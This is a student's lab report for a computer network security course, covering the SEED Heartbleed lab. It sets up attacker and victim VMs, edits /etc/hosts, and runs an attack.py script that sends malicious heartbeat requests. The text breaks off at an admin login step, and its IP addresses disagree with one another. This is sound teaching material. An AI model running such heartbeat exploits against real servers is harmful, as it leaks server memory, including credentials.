DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Session: Jan 2021 – May 2021


COMPUTER NETWORK SECURITY
LAB – 5

NAME : AMRUTHA BS


CONFIGURATION:

Attacker: 10.0.2.17


Victim: 10.0.2.15



Attacker Machine




Victim Machine




Step 1: Configure the DNS server for Attacker machine

The downloaded SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. www.heartbleedlabelegg.com is the domain name for the site. As per the lab description, we need to modify the /etc/hosts on the Attacker's machine (10.0.2.7) to make them believe www.heartbleedlabelegg.com is on the server machine. If we skip this, the interaction will only affect the localhost server.

We can edit the hosts file on Attacker's machine using following command. **$ sudo gedit /etc/hosts**




Changing the IP of www.heartbleedlabelgg.com to 10.0.2.15



*hosts (/etc) - gedit
12:12 AM
Seed
File Edit View Search Tools Documents Help
Open
Save
Undo
*hosts
127.0.0.1 localhost
127.0.1.1 ubuntu
The following lines are for SEED labs
127.0.0.1 www.OriginalPhpbb3.com
127.0.0.1 www.CSRFLabCollabtive.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.SQLLabCollabtive.com
127.0.0.1 www.XSSLabCollabtive.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabtive.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.18 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com
127.0.0.1 www.wtmobilestore.com
Plain Text
Tab Width: 8
Ln 23, Col 1
INS

Step 2: Lab Tasks

$ sudo chmod 777 attack.py



$ python attack.py www.heartbleedlabelgg.com



Basically, attack.py is a program that will send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response it will get random data from the server.


From the random-data, we see that no matter how many times we try we always receive saying that the server is vulnerable because it is sending more data than it should. Here we can only say it is possible to have attacks but we are not getting any secret data yet.

Step 2: Explore the damage of the Heartbleed attack Step 2(a): On the Victim Server:


Login as an admin by using following credential:

Username : admin

